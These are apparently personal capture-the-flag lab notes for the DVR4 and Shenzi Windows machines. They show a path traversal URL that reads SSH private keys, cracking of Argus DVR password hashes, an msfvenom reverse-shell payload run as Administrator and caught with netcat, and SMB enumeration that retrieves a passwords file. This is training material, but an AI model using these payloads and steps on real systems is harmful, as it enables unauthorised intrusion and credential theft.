
%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
%2FUsers%2FAdministrator%2f.ssh%2fid_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD=

Viewer:

It is like :

http://192.168.225.179:8080/WEBACCOUNT.CGI?OkBtn= Ok &RESULTPAGE=../../../../../../../../../../../../../../../Users/viewer/.ssh/id_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD=

Just we need to replace the **%2**
http://192.168.225.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
%2FUsers%2Fviewer%2f.ssh%2fid_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD=



Got the viewer ssh key let's try to authenticate via ssh !!

ssh -i viewer_idrsa viewer@192.168.225.179

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/DVR4]
└─# ssh -i viewer_idrsa viewer@192.168.225.179
The authenticity of host '192.168.225.179 (192.168.225.179)' ca
ECDSA key fingerprint is SHA256:0zp+uR1SK5UOIuXmUFyBv6zUowYGwzY
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerpri
Warning: Permanently added '192.168.225.179' (ECDSA) to the lis
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\viewer>whoami
dvr4\viewer

C:\Users\viewer>hostname
DVR4
```

Got **local.txt**

```
C:\Users\viewer\Desktop>type local.txt
804b0e7dc99c43d5d6c3884b11d1d8e9

C:\Users\viewer\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.225.179
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.225.254
```

PrivEsc:

Tried Winpeas there is no loophole !!

we have some local privesc in the searchsploit !!

Argus Surveillance DVR 4.0 - Weak Password Encryption → windows/local/50130.py

When you read the exploit there is a path disclosed !!

```
# Exploit Title: Argus Surveillance DVR 4.0 - Weak Password Encryption
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
# Date: 12.07.2021
# Version: Argus Surveillance DVR 4.0
# Tested on: Windows 7 x86 (Build 7601) & Windows 10
# Reference: https://deathflash1411.github.io/blog/dvr4-hash-crack

# Note: Argus Surveillance DVR 4.0 configuration is present in
# C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini
```

Let's try to navigate to that path and see the contents on it !!

C:\Users\viewer\temp>**type "C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini"**


```
AccessRestrictedForIPs0=
MaxBytesSent0=0
Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
Description0=60CAAAFEC8753F7EE03B3B76C875EB607359F641D9BD
9F6419083
```

```
AccessRestrictedForIPs1=
MaxBytesSent1=0
Password1=5E534D7B6069F641E03BD9BD956BC875EB603CD9D8E1BD8FAAFE
Description1=
Disabled1=0
```

there are two password strings !!


In the exploit code Just replace the hash param with these hashes !!

Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8 >> **ImWatchingY-0u**



Let's try with the second Hash !!

Password1=5E534D7B6069F641E03BD9BD956BC875EB603CD9D8E1BD8FAAFE >> **14W-atchD0g[last one is Unknown]**



We dont ahve any idea what is the last letter !!

may be it is a symbol !!

Tried with all the symbols

14WatchD0g!
14WatchD0g@
14WatchD0g#
14WatchD0g$ → this worked !!
14WatchD0g^
14WatchD0g&
14WatchD0g*
14WatchD0g(

14WatchD0g)
14WatchD0g_

with the make use of the runas get access to the Adminsitrator !!

PS C:\Users\viewer\temp> **runas /user:Administrator "whoami"**

```
PS C:\Users\viewer\temp> runas /user:Administrator "whoami"
Enter the password for Administrator:
Attempting to start whoami as user "DVR4\Administrator" ...
```

Upload a malicoius binary and replace the whoami with that binary path !!

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.205 LPORT=4444 -f exe > test.exe

```
PS C:\Users\viewer\temp> runas /user:Administrator "C:\Users\viewer\temp\test.exe"
Enter the password for Administrator:
Attempting to start C:\Users\viewer\temp\test.exe as user "DVR4\Administrator" ...
PS C:\Users\viewer\temp>
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/DVR4]
└─# rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.225.179] 50295
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
dvr4\administrator

C:\WINDOWS\system32>hostname
hostname
DVR4
```

Got proof.txt ..

```
C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
1d618e90d18cdbce6c7c9dcce6456eb3

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.225.179
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.225.254
```

Shenzi [Medium]

Brief:

OS: Windows

Web-Technologies:

IP:

Users:

Credentials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open

NMAP Results:

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.225.55/dashboard/
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-title: Welcome to XAMPP
|_Requested resource was https://192.168.225.55/dashboard/
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
| fingerprint-strings:
|   NULL, SSLSessionReq:
|_    Host '192.168.45.205' is not allowed to connect to this MariaDB server
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ First things first the SMB port is open let's try to authenticate with the Null Authentication !!

smbclient -L //192.168.225.55/

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Shenzi]
└─# smbclient -L //192.168.225.55/
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        Shenzi          Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.225.55 failed (Error
Unable to connect with SMB1 -- no workgroup available
```

you can see **Shenzi** share !!

Let's try to access that share !!


smbclient //192.168.225.55/Shenzi

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Shenzi]
└─# smbclient //192.168.225.55/Shenzi
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu May 28 21:
  ..                                  D        0  Thu May 28 21:
  passwords.txt                       A      894  Thu May 28 21:
  readme_en.txt                       A     7367  Thu May 28 21:
  sess_klk75u2q4rpgfjs3785h6hpipp     A     3879  Thu May 28 21
  why.tmp                             A      213  Thu May 28 21:
  xampp-control.ini                   A      178  Thu May 28 21:
```

you can see the **passwords.txt** file let's get that !!

smb: \> **get passwords.txt**

cat passwords.txt



You can see the wordpress username and password is disclosed !!


Now movw to the Http webservers !!

There is a Xampp running **https://192.168.225.55/dashboard/**

But there is no where wordpress !!

Try to put the same share name as the webserver endpoint !!

https://192.168.225.55/shenzi/ >> got wordpress !!

